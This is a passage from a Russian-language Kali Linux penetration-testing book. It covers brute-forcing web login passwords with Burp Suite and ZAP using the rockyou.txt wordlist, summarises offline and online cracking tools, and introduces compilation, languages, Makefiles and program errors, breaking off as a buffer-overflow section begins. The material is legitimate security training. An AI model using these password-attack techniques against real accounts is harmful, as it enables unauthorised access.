


Рис. 9.4. Перебор имен пользователей и паролей в Burp Suite

Программа Burp Suite позволяет выбрать набор символов, применяемых для генерации паролей. Мы также можем воспользоваться функциями манипулирования, предусмотренными в Burp Suite. Эти функции могут особенно пригодиться в работе со словарями, поскольку вы, вероятно, захотите каким-то образом модифицировать

содержащиеся в них слова. Для манипулирования сгенерированными паролями в ходе атаки методом перебора они менее полезны, поскольку вы и так должны получить все возможные пароли с помощью заданных параметров, то есть наборов символов и значений минимальной и максимальной длины.

Burp Suite — это не единственный инструмент, который можно использовать для парольных атак на веб-сайты. Программа ZAP тоже позволяет выполнять фаззинг-атаки, предполагающие непрерывную отправку приложению искаженных входных данных. Как и в Burp Suite, в ZAP необходимо выбрать запрос и параметры, подлежащие фаззингу. После этого следует щелкнуть правой кнопкой мыши на нужном параметре и выбрать пункт меню Fuzz. Откроется диалоговое окно, в котором вам будет предложено выбрать способ изменения значения параметра. На рис. 9.5 показаны диалоговые окна, позволяющие выбрать полезную нагрузку, которую программа ZAP будет отправлять.




Рис. 9.5. Фаззинг-атака с помощью программы ZAP

Программа ZAP предоставляет типы данных, которые можно отправлять или создавать. На рис. 9.5 показан процесс выбора файла. В данном случае программа ZAP будет изменять параметр, используя все значения, содержащиеся

в файле `rockyou.txt`. Вы можете выбрать несколько наборов полезных нагрузок в зависимости от количества параметров, с которыми работаете. Страница `login.php`, с которой мы имеем дело, предусматривает два параметра: один — для имени пользователя, другой — для пароля. При необходимости можно работать с обоими.

Эти две программы имеют графический интерфейс. Хотя для взлома паролей веб-приложений могут пригодиться и другие рассмотренные нами инструменты, иногда проще выбрать нужные параметры с помощью программы с графическим интерфейсом, а не инструмента командной строки. Разумеется, его тоже можно применять, однако для просмотра запроса и выбора нужных параметров и подлежащих передаче наборов данных гораздо удобнее программы вроде ZAP и Burp Suite. Так или иначе, вы вольны использовать тот инструмент, который лучше всего отвечает вашим потребностям. Однако, как и в случае с любым другим видом тестирования, применение нескольких инструментов и методик, скорее всего, обеспечит наилучший результат.

Резюме

При проведении тестов на проникновение перед вами не всегда будет стоять задача взлома паролей. Зачастую это делается в целях проверки соблюдения нормативных требований, чтобы убедиться в том, что пользователи применяют надежные пароли. Взлом паролей в ходе теста на проникновение влияет на работу сервиса, заставляя пользователей менять взломанный пароль. Некоторые компании стараются оградить своих пользователей от этого. Тем не менее, если вам все-таки необходимо взломать пароль, в дистрибутиве Kali предусмотрены мощные инструменты, которые можно применять как в автономном режиме, так и в режиме онлайн. Взлом паролей в автономном режиме предполагает локальную работу с дампом хешей, а в режиме онлайн — реализацию атак на службы, как правило, через сеть. Далее перечислены ключевые выводы этой главы.

- Фреймворк Metasploit можно использовать для сбора паролей с целью их дальнейшего взлома в автономном режиме.
- Локальное хранение файлов с паролями дает вам достаточно времени для их взлома с помощью различных техник.
- Для взлома паролей можно применять инструмент John the Ripper, поддерживающий три режима.
- Принцип работы радужных таблиц основан на предварительном вычислении хеш-значений.
- Радужные таблицы можно создавать с помощью необходимых наборов символов.
- Для взлома паролей можно использовать радужные таблицы и программу `rcrack`.

- Для удаленного получения паролей можно реализовать атаки методом грубой силы против удаленных служб с помощью таких инструментов, как *hydra* и *patator*.
- Для получения имен пользователей и паролей вы можете применять инструменты с графическим интерфейсом, предназначенные для взлома веб-приложений.

Полезные ресурсы

- Статья *Example hashes* в разделе wiki, посвященном hashcat (<https://oreil.ly/-glaV>).
- Список радужных таблиц от RainbowCrack (<https://oreil.ly/uHUnw>).
- Бесплатные радужные таблицы для Windows XP (<https://oreil.ly/sjXqT>).
- Веб-страница, посвященная генерации и сортировке радужных таблиц, от RainbowCrack (<https://oreil.ly/Ljbsm>).
- Статья Филиппа Окслина *Making a Faster Cryptanalytic Time-Memory Trade-Off* (<https://oreil.ly/DcV4b>).
- Сайт с бесплатными радужными таблицами (<https://oreil.ly/RcEEW>).

Продвинутые техники и концепции

Несмотря на то что в Kali предусмотрено множество инструментов для тестирования безопасности, иногда вам может быть недостаточно тех функций, которые они предлагают. Умение создавать собственные инструменты и расширять функционал имеющихся поможет вам выделиться на фоне других тестировщиков. Результаты работы большинства инструментов необходимо как-то проверять, чтобы отделить ложные срабатывания от реальных проблем. Вы можете делать это вручную, но иногда для экономии времени имеет смысл автоматизировать процесс. Лучший способ сделать это — написать программу, способную выполнить работу за вас. Автоматизация позволяет экономить время и заставляет тщательно продумывать свои действия. Вы должны четко понимать процесс или план, чтобы автоматизировать его.

Обучение программированию — это весьма сложная задача. В данной главе мы будем обсуждать не процесс написания программ, а связь программирования с уязвимостями. Кроме того, поговорим о том, как работают языки программирования и как можно эксплуатировать некоторые из их возможностей. По ходу дела вы получите представление о том, как пишут программы.

Эксплойты позволяют воспользоваться ошибками в программном обеспечении. Чтобы разобраться, как работают ваши эксплойты или почему они не работают, важно понимать, как создаются программы и как операционная система ими управляет. Без этого понимания вы вынуждены стрелять вслепую. Я считаю, что следует знать, почему и как именно работает программа, а не просто предполагать, что она работоспособна. Разумеется, не все придерживаются такой философии, и это нормально. Однако более глубокое понимание поможет вам достичь гораздо большего в своей области.

Разумеется, вам не придется создавать все программы с нуля. И Nmap, и Metasploit предоставляют вам фору, делая большую часть тяжелой работы самостоятельно. Вы можете расширить функциональность этих фреймворков для выполнения нужных вам действий. Это особенно актуально, когда вы имеете дело с программами, отличающимися от коммерческих готовых продуктов. Если компания разработала собственное программное обеспечение, предусматривающее особый способ сетевого взаимодействия, вам может потребоваться написать в Nmap или Metasploit модули для анализа или эксплуатации этого ПО. Хотя расширить эти инструменты гораздо проще, если вы умеете программировать, большая часть

работы уже проделана, и вы вполне можете добиться своих целей, даже не имея исчерпывающих знаний в области программирования.

Основы программирования

Существуют тысячи книг, посвященных написанию программ. Бесчисленные веб-сайты и видеоролики помогут освоить основные навыки программирования на любом языке. Однако важно не только уметь писать код, но и понимать, как именно появляются уязвимости и как они работают. В конце концов программирование — это не волшебство и не искусство. Этот процесс подчиняется известным правилам, в том числе определяющим преобразование исходного кода в то, что понятно компьютеру.

Обычно программы пишут на языках, которые человек понимает лучше, чем машинный код, хотя языки программирования различаются по уровню читаемости. Машинный код — это то, что способен понять сам компьютер. Это серия чисел, обозначающих функции процессора и значения, с которыми они должны работать. Код является двоичным, но часто представляется в шестнадцатеричном формате. Чтобы процессор мог выполнить исходный код, его необходимо преобразовать в машинный. Далее мы рассмотрим три подхода к решению этой задачи, хотя обычно выбранный язык (компилируемый, интерпретируемый или промежуточный) использует только один из них. В некоторых случаях код, написанный на интерпретируемом языке, можно преобразовать в скомпилированный исполняемый файл. Но чтобы не запутаться, мы не будем вдаваться в такие подробности.

После обсуждения процесса преобразования исходного кода в исполняемый файл поговорим о способах эксплуатации этого кода, то есть об использовании уязвимых мест программы с целью выполнения действий, для которых она не предназначалась.

Компилируемые языки

Компиляция — это преобразование исходного кода в машинный код, который может быть выполнен системой. Чтобы разобраться в сути этого процесса, рассмотрим простую программу, написанную на языке, который может показаться вам знакомым, если вы уже сталкивались с исходным кодом программы. Язык C, разработанный в конце 1960-х годов вместе с Unix (система Unix была написана на C, потому что этот язык был разработан специально для ее создания), лежит в основе многих современных языков программирования. Perl, Python, C++, C#, Java и Swift — все они основаны на языке C в плане синтаксиса. Язык C, пожалуй, самый распространенный из компилируемых языков. Есть и другие, но с ними вы будете сталкиваться гораздо реже.

Для начала нам нужно поговорить о программах, используемых для компиляции. Одной из них является *препроцессор*, который просматривает исходный код

и производит замены в соответствии с содержащимися в нем инструкциями. После завершения работы препроцессора компилятор проверяет синтаксис исходного кода. Если в нем есть ошибки, они отображаются с указанием фрагмента кода, нуждающегося в исправлении. Если ошибок нет, компилятор выдает объектный код.

Объектный код — это необработанный операционный код. Сам по себе он не может быть выполнен операционной системой, несмотря на то что его содержимое выражено на понятном процессору языке. Программы требуют определенных оберток — им нужны директивы для загрузчика операционной системы, указывающие, какие части являются данными, а какие — кодом. Для создания итоговой программы необходим и *компоновщик*, который объединяет все созданные объектные файлы в один исполняемый файл.

Компоновщик отвечает также за включение в программу готовых функций внешних библиотек. При этом предполагается, что внешние модули используются статически (вносятся в программу на этапе компиляции/компоновки), а не динамически (загружаются в пространство программы во время ее выполнения). Результатом работы компоновщика должен быть готовый к запуску исполняемый файл программы.



В языках программирования синтаксис означает то же самое, что и в устной и письменной речи. *Синтаксис* определяет правила сочетания языковых единиц. Например, для построения предложения, которое легко проанализировать и понять, мы сочетаем существительные с глаголами. Существуют правила, которые мы неосознанно соблюдаем, чтобы написанное или сказанное нами точно выражало смысл, который мы хотим передать. То же самое верно и для языков программирования. Синтаксис — это набор правил, которые необходимо соблюдать, чтобы исходный код мог стать рабочей программой.

В примере 10.1 показана простая программа, написанная на языке программирования C. Далее на ее основе мы рассмотрим процесс компиляции с использованием описанных элементов.

Пример 10.1. Фрагмент программы, написанной на языке C

```
#include <stdio.h>
```

```
int main(int argc, char **argv)
{
    int x = 10;

    printf("Hello, Wubble!");

    return 0;
}
```

Этот пример представляет собой вариацию широко известной программы Hello, World, представленной в книге Брайана Кернигана и Денниса Ритчи «Язык

программирования С». Это первая программа, с которой многие люди начинают изучение нового языка, потому что множество других авторов использовали ее в качестве отправной точки. Мы привели ее здесь для демонстрации интересных нас особенностей, а не просто для того, чтобы отдать дань традиции.

Зачастую при написании программ применяется модульный подход, поскольку модули позволяют лучше структурировать код за счет разделения функциональности на более мелкие части. Это помогает нам лучше понимать логику своих действий и повышает удобочитаемость программы. На начальных курсах программирования мы узнаем о том, что написанные нами программы кому-то придется поддерживать, то есть исправлять содержащиеся в них ошибки. Это означает, что нам нужно максимально облегчить жизнь своим последователям. Старайтесь поступать с другими так, как вы хотели бы, чтобы поступали с вами. Если хотите, чтобы вам было проще исправлять чужие ошибки, облегчите эту задачу тем, кому предстоит исправлять ваши. Модульные программы также предполагают повторное применение кода. Разделение определенного набора функций позволяет нам при необходимости использовать его повторно, не переписывая заново.

Примером повторного применения кода является первая строка приведенного ранее фрагмента, которая включает в программу все функции, определенные в файле `stdio.h`. Это набор функций ввода-вывода (I/O), определенных стандартной библиотекой языка С. Несмотря на свою важность, они являются именно функциями, а не частями языка. Для использования их необходимо подключить. При обработке этого кода препроцессор заменяет строку `#include` содержимым указанного файла. К тому моменту, как в дело вступит компилятор, все содержимое файла `.h` будет частью написанного нами исходного кода. Таким образом мы задействуем чужой код.

За строкой `include` следует *функция* — основной строительный блок большинства языков программирования. С ее помощью мы выделяем в программе определенные шаги, которые можно выполнить повторно. В данном случае используется функция `main`. Необходимость ее включения объясняется тем, что по окончании работы компоновщик должен будет указать загрузчику операционной системы место начала выполнения программы. Маркер `main` как раз и сообщает компоновщику, с какого места должно начаться ее выполнение.

После определения функции `main` вы увидите значения в круглых скобках. Это параметры, которые передаются в функцию. Поскольку в данном случае функция `main` вызывается операционной системой, все, что передается в программу, поступает от ОС. Единственное, что операционная система передает в программу, — это аргументы командной строки. Первый параметр — это количество аргументов, которые функция ожидает обнаружить в полученном массиве значений. Мы не будем заострять внимание на используемой нотации, отметим лишь то, что параметр `argv` на самом деле указывает на ячейку памяти. В действительности мы имеем адрес памяти, который содержит другой адрес памяти, где и находятся данные. Это то, с чем придется иметь дело компоновщику при вставке фактических значений

в итоговый код. Вместо `**argv` он обнаружит адрес памяти или по крайней мере средства для его вычисления.

В процессе выполнения программа опирается на сегменты памяти. Первый — это *сегмент кода*, содержащий все коды операций, полученные от компилятора. Они представляют собой не что иное, как исполняемые инструкции. *Сегмент стека*, который можно назвать рабочей памятью, является эфемерным, то есть появляется и исчезает по мере необходимости. При вызове функций программа добавляет в стек *стековый кадр*, содержащий требующиеся функции данные, включая передаваемые ей параметры и любые локальные переменные. Компоновщик создает сегменты памяти на диске в исполняемом файле, а операционная система выделяет место в памяти во время выполнения программы.

Теперь давайте разберемся со стеком вызовов на примере приведенной далее программы на языке C. Помимо функции `main` в ней есть еще две функции:

```
#include <stdio.h>
#include <string.h>

int add(int addend1, int addend2)
{
    int result;

    result = addend1 + addend2;

    return result;
}

void printHiandAdd(char *str, int x, int y)
{
    char name[50];
    strncpy(name, str, 50);
    printf("Hi, %s, the value is %d\n", name, add(x, y));
}

int main(int argc, char **argv)
{
    if (argc < 2) {
        printf("You didn't provide your name\n");
        return -1;
    }

    printHiandAdd(argv[1], 15, 27);

    return 0;
}
```

На рис. 10.1 показан стек вызовов, в котором первые два стековых кадра принадлежат функциям, вызываемым после запуска программы. Функция `main` добавляется в стек вызовов при запуске программы, поскольку именно в этот момент она и вызывается. Первой функцией, которая вызывается при условии предоставления

параметра командной строки, является `printHiandAdd`. Ей передается параметр командной строки, который хранится в `argv[1]`, а также целые числа 15 и 27. После вызова функции `printHiandAdd` параметры добавляются в стек вместе с адресом возврата, в который программа должна будет вернуться по завершении работы функции. Этот адрес следует сразу за вызовом функции. После этого в стеке выделяется место для локальной переменной `name`. Хотя ее длина была объявлена равной 50 байтам (по одному байту на символ), место в стеке будет выделяться по байтовой границе. В современных 64-битных системах размер выделяемого пространства должен быть кратен 8, так как 8 байт эквивалентны 64 битам.




Рис. 10.1. Стек вызовов

Функция `printHiandAdd` вызывает функцию `add`. При этом параметры 15 и 27 помещаются в стек, после чего следует адрес возврата, а за ним — локальная переменная `result`, которая содержит результат сложения двух целых чисел. Для простоты в стеке вызовов пропущена функция `printf`, которая вызывается сразу после возврата из функции `add`. Функция `printf` не может быть вызвана до тех пор, пока ей не будет передано значение, поэтому сначала вызывается функция `add`, а затем результат ее работы передается в `printf`, которая отправляет переданные ей значения в стандартный поток вывода (STDOUT). В большинстве случаев это окно терминала, из которого была запущена программа.

Вызов функции `printf` не является локальным для программы, поэтому ее определение должно быть взято из библиотеки. Препроцессор включает все содержимое файла `stdio.h`, в том числе определение функции `printf`, что позволяет завершить компиляцию без ошибок. Затем компоновщик добавляет объектный

код из библиотеки для функции `printf`, чтобы при запуске программа получила адрес памяти, содержащий соответствующие коды операций. Далее функция ведет себя так же, как и все остальные функции. Мы создаем стековый кадр, переходим в область памяти, где хранится функция, после чего та использует помещенные в стек параметры.

Необходимость включения последней строки кода объясняется тем, что функция была объявлена как возвращающая целое число. Это говорит о том, что программа должна вернуть некое значение. Это важно, потому что возвращаемые значения могут указывать на успех или неудачу при выполнении программы, в том числе сообщать о конкретных условиях возникновения ошибки. Значение 0 в функции `main` говорит об успешном выполнении программы. Ненулевое значение сообщает системе о возникновении ошибки в программе. Это не обязательно, но считается хорошей практикой программирования, позволяющей пользователю или системе понять, чем закончилось выполнение программы, и выявить возможные сбои.

Приведенное здесь описание процесса компиляции не исчерпывающее. Это лишь схематический набросок, который в дальнейшем поможет вам разобраться с некоторыми уязвимостями и эксплойтами. Помимо компилируемых языков для написания программ могут использоваться интерпретируемые языки. Созданные на них программы не требуют компиляции перед выполнением.

Интерпретируемые языки

Если вы слышали о таких языках программирования, как Perl или Python, значит, уже сталкивались с *интерпретируемыми языками*. Первым языком программирования, который я использовал в 1981 году на мини-компьютере Digital Equipment Corporation, был интерпретируемый язык BASIC. Не все реализации BASIC были интерпретируемыми, но эта была именно такой. К интерпретируемым относится довольно много языков программирования. Каждый раз, когда вы слышите о *языке сценариев*, речь идет именно об интерпретируемом языке.

Код, написанный на интерпретируемых языках, не компилируется так, как было описано ранее. Вместо этого его отдельные строки преобразуются в исполняемые коды операций по мере их считывания интерпретатором. Если при использовании компилируемых языков исполняемый файл — это сама *скомпилированная программа* (отображаемая в таблицах процессов), то в случае с интерпретируемыми языками процессом является интерпретатор, а его параметром — выполняемая программа. Именно интерпретатор отвечает за считывание исходного кода и его преобразование в исполняемый код. Например, при запуске сценария Python в таблице процессов отобразится либо `python`, либо `python.exe` в зависимости от используемой платформы — Linux или Windows.

Чтобы лучше понять, как это работает, рассмотрим простую программу на языке Python (пример 10.2). Она имеет ту же функциональность, что и программа на языке C из примера 10.1.

Пример 10.2. Фрагмент программы на языке Python

```
import sys

print("Hello, wubble!")
```

Эта программа может показаться вам более простой, хотя она ведет себя точно так же, как и программа на языке C. На самом деле первая строка не обязательна. Я добавил ее, чтобы указать на подключение функций из внешних источников, как было сделано в программе на C. Каждая строка интерпретируемой программы считывается и проверяется на предмет наличия синтаксических ошибок, прежде чем преобразуется в исполняемые операции. В первой строке мы даем интерпретатору Python инструкцию импортировать функции из модуля `sys`. Помимо прочего, модуль `sys` предоставляет нам доступ к любому аргументу командной строки, что эквивалентно передаче переменных `argc` и `argv` функции `main` в программе на C. Следующей и единственной строкой кода в этой программе является инструкция `print`. Это встроенная функция, то есть она не является частью синтаксиса языка, но ее не нужно импортировать или создавать заново. Как и в случае с функцией `printf` в программе на C, она отправляет данные в стандартный поток вывода.

Эта программа не возвращает значение в явном виде. Мы могли бы создать собственное возвращаемое значение, вызвав `sys.exit(0)`. В Python это не необходимость. В коротких сценариях это может не иметь особого смысла, хотя само по себе возвращение значения, указывающего на успех или неудачу, — хорошая практика. Возвращаемое значение может использоваться сторонними сущностями для принятия решений исходя из успешного или неудачного выполнения программы.

Одно из преимуществ интерпретируемых языков заключается в скорости разработки. Мы можем быстро добавить в программу новую функциональность, не возвращаясь к процессам компиляции, компоновки или развертывания. Достаточно отредактировать исходный код и прогнать его через интерпретатор. Небольшой минус заключается в том, что компиляция происходит на месте, то есть во время выполнения программы. Каждый раз, задействуя программу, вы, по сути, компилируете и запускаете ее одновременно. При использовании современных процессоров потери в производительности незначительны и не особенно заметны. Такой процесс называется JIT-компиляцией (*just-in-time* — компиляция точно в нужное время), потому что компиляция выполняется непосредственно перед выполнением программы.

Промежуточные языки

Промежуточный язык представляет собой нечто среднее между интерпретируемым и компилируемым языком. К этой категории относятся все языки Microsoft .NET, а также Java. Помимо этих двух самых распространенных языков, существует и множество других. При их использовании происходит нечто похожее на процесс компиляции. Однако в результате вместо исполняемого файла вы получаете файл с кодом, написанным на промежуточном языке, который можно

назвать *псевдокодом*. Чтобы выполнить его, вам нужна программа, способная преобразовать псевдокод в коды операций, специфичные для процессора и понятные машине.

Для применения такого подхода есть несколько причин. Первая заключается в возможности не полагаться на двоичный интерфейс, взаимодействующий с ОС. Все операционные системы предусматривают собственный двоичный интерфейс приложения (application binary interface, ABI), который определяет, как именно конструируется программа, позволяя ОС выполнить интересующие нас коды операций. Все, что не является кодами операций и данными, представляет собой просто обертки, сообщающие операционной системе о том, как построен файл. Промежуточные языки позволяют избежать этой проблемы. Единственный элемент, которому необходимо знать об ABI операционной системы, — это программа, выполняющая код, написанный на промежуточном языке, или псевдокод.

Еще одной причиной для использования данного подхода является возможность изолировать выполняемую программу от базовой операционной системы. Таким образом создается песочница для запуска приложения. Теоретически она обеспечивает преимущества в плане безопасности. На практике же песочница не всегда позволяет идеально изолировать программу. Тем не менее это вполне достойная цель. Чтобы лучше понять процесс написания кода на подобных языках, рассмотрим простую программу на Java, представляющую собой версию той же программы, которую мы рассматривали ранее (пример 10.3).

Пример 10.3. Фрагмент программы на языке Java

```
package Basic;

import java.lang.System;

public class Basic {

    public String foo;

    public static void main(String[] args) {
        System.out.println("Hello, wubble!");
    }

}
```

Язык Java, как и многие другие промежуточные языки, объектно-ориентированный. Среди прочего это означает, что в Java есть классы. *Класс* — это контейнер, в котором хранятся данные и работающий с ними код. Их совместная инкапсуляция позволяет создавать автономные экземпляры класса. Это означает, что у вас может быть несколько идентичных объектов, а коду достаточно знать только о своем собственном экземпляре. Класс определяет способ реализации объектов в Java. Каждый объект предусматривает определение, которое может повторяться снова и снова в разных экземплярах.

В Java существуют также *пространства имен*, благодаря которым мы знаем, как можно ссылаться на функции, переменные и другие объекты из других мест в коде. Строка `package` указывает на используемое пространство имен. На остальное содержимое пакета `Basic` не нужно ссылаться с помощью `packagename.object`. На все, что находится за пределами этого пакета, нужно ссылаться явно. За организацию кода и управление ссылками отвечают компилятор и компоновщик.

Строка `import` эквивалентна строке `include` в программе на языке C. С ее помощью мы импортируем нужные функции. Те, кто хоть немного знаком с языком Java, поймут, что необходимости в этой строке нет, поскольку все содержимое пакета `java.lang` импортируется автоматически. Как и в предыдущих примерах, она нужна лишь для того, чтобы продемонстрировать применение функции импорта. Как и раньше, она будет обработана компоновщиком, отвечающим за обработку всех ссылок.

Класс представляет собой способ инкапсуляции различных элементов. Эта задача решается на этапе компиляции при организации кода и ссылок. Как видите, в нашем классе есть переменная. Это переменная класса, то есть любая функция в классе может ссылаться на эту переменную и использовать ее. Однако ее область видимости ограничена пределами класса, то есть доступ к ней можно получить далеко не в любом месте программы, которая может включать несколько классов. Эта конкретная переменная будет храниться в другой части пространства памяти программы, а не помещаться в стек, как было показано ранее. Наконец, у нас есть функция `main`, являющаяся точкой входа в программу. Мы используем функцию `println`, указывая полную ссылку на нее в пространстве имен, и она отправляет данные в стандартный поток вывода. Это тоже происходит на этапе компоновки, потому что ссылку на данный внешний модуль необходимо соотнести с содержащимся в этом модуле кодом.

В результате компиляции мы получаем файл с кодом, написанным на промежуточном языке. Это псевдокод, напоминающий коды операций системы, но полностью независимый от платформы. Затем другая программа преобразует псевдокод в коды операций, которые может выполнить процессор. Это преобразование создает определенную задержку, однако такие преимущества, как возможность выполнять код на разных платформах без перекомпиляции и изолировать приложения, обычно перевешивают любые связанные с ней недостатки.

Компиляция и сборка

Не все программы, которые могут вам понадобиться для тестирования, будут доступны в репозитории Kali, несмотря на усилия людей, сопровождающих существующие проекты. Рано или поздно вы столкнетесь с программным пакетом, который невозможно установить из репозитория Kali с помощью инструмента `apt`. Это означает, что вам придется собирать его из исходников. Однако прежде чем переходить к сборке целых пакетов, давайте разберемся с компиляцией одного файла. Допустим, у нас есть исходный файл с именем `wubble.c`. Чтобы скомпилировать

его в исполняемый файл, мы используем команду `gcc -Wall -o wubble wubble.c`. `gcc` — это исполняемый файл компилятора. Чтобы просмотреть все предупреждения, то есть потенциальные проблемы в коде, которые не являются явными ошибками, препятствующими компиляции, применим флаг `-Wall`. Нам необходимо указать имя выходного файла. Если этого не сделать, мы получим файл с именем `a.out`. Для указания имени выходного файла используется флаг `-o`. Последним указывается имя файла с исходным кодом.

Описанный способ сработает в случае с одним файлом. Вы можете указать несколько файлов с исходным кодом для создания исполняемого файла. Если необходимо скомпилировать и скомпоновать в один исполняемый файл несколько исходников, проще всего автоматизировать процесс сборки с помощью утилиты `make`, которая выполняет наборы команд, включенные в файл `Makefile`. Содержащиеся в нем инструкции охватывают такие задачи, как компиляция файлов исходного кода, их компоновка, удаление объектных файлов и другие связанные со сборкой задачи. Каждая программа, использующая этот метод сборки, будет предусматривать один или несколько файлов `Makefile` с инструкциями, определяющими процесс ее сборки.

Файл `Makefile` содержит переменные, команды и цели. Пример такого файла приведен далее (пример 10.4). В нем показан процесс создания двух переменных, определяющих имя компилятора `C` и передаваемые ему флаги. В данном файле есть две цели: `make` и `clean`. Если передать любую из них утилите `make`, она запустит указанную цель. Если вы хотите просто собрать исполняемый файл, не нужно вызывать цель `make`. Она будет запущена автоматически при запуске программы `make`. Чтобы очистить каталоги сборки, нужно указать цель с помощью `make clean`. Это приведет к запуску исполняемого файла `make` с переданной в качестве параметра целью `clean`.

Пример 10.4. Пример файла `Makefile`

```
CC = gcc
CFLAGS = -Wall
make:
    $(CC) $(CFLAGS) bgrep.c -o bgrep
    $(CC) $(CFLAGS) udp_server.c -o udp_server
    $(CC) $(CFLAGS) cymothoa.c -o cymothoa -Dlinux_x86
clean:
    rm -f bgrep cymothoa udp_server
```

В зависимости от желательных особенностей сборки создание файла `Makefile` может быть автоматизировано. Обычно это делается с помощью программы `automake`. Чтобы ею воспользоваться, нужно найти в каталоге с исходным кодом сценарий `configure`, который выполняет специальные тесты для определения того, какие еще программные библиотеки должны быть задействованы в процессе сборки. Результатом работы сценария `configure` будет набор файлов `Makefile`, количество которых зависит от сложности программного обеспечения. Любой каталог, включающий в себя ту или иную функцию общей программы и содержащий исходные файлы, будет предусматривать файл `Makefile`. Знания о том, как собирать программы из исходных файлов, очень полезны, и чуть позже мы ими воспользуемся.

Ошибки программирования

Теперь, когда мы обсудили процесс создания программ с помощью разных типов языков программирования, можно поговорить о том, как появляются уязвимости. В процессе программирования возникают два типа ошибок. К первому типу относятся *ошибки компиляции*. Они отлавливаются компилятором и не позволяют ему завершить свою работу. Иными словами, при их наличии вы не получите исполняемый файл. Компилятор просто сообщит об ошибке и прекратит работу. Из-за содержащихся в коде ошибок генерация исполняемого файла оказывается невозможной. Как правило, к этому типу относятся синтаксические ошибки, нарушающие правила написания программ, предусмотренные применяемым языком. При использовании интерпретируемых языков наподобие Python ошибок компиляции не возникает, хотя интерпретатор Python проверяет синтаксис программы перед попыткой ее выполнения. В ходе этого могут быть выявлены синтаксические ошибки.

К другому типу относятся ошибки, возникающие во время работы программы. Эти *ошибки времени выполнения* являются скорее логическими, нежели синтаксическими, и способны изменять поведение программы неожиданным или незапланированным образом. Причиной их возникновения может быть неполноценная проверка программы на наличие ошибок или предположение о том, что некая часть программы делает то, чего она на самом деле не делает. Некоторые языки, такие как Java, могут внушать ложное ощущение безопасности, побуждая программистов снимать с себя ответственность за такие вещи, как управление памятью и обеспечение общей безопасности среды.

Любое из таких предположений или плохое понимание процесса создания программы и ее выполнения в операционной системе может привести к возникновению ошибок. Далее мы увидим, как эти классы ошибок могут сделать код уязвимым и как можно воспользоваться этими уязвимостями с помощью инструментов Kali Linux. Благодаря этому вы лучше поймете принцип работы эксплойтов Metasploit. Некоторые из этих классов уязвимостей относятся к уязвимостям памяти, поэтому далее поговорим о переполнении буфера и кучи.

Если вы не очень хорошо знакомы с процессом написания программ и эксплуатации уязвимостей, то можете использовать систему Kali Linux для компиляции приведенных здесь программ и применить их для вызова сбоев в работе приложений, чтобы понаблюдать за их поведением.

Переполнение буфера

Представьте, что вы пытаетесь насыпать 10 килограммов сахара в мешок, рассчитанный на 5 килограммов. Очевидно, существенная часть сахара окажется на полу. Примерно то же самое происходит при *переполнении буфера*, когда количество данных превышает размер выделенного для них пространства. Однако для получения более четкого представления следует рассмотреть этот процесс

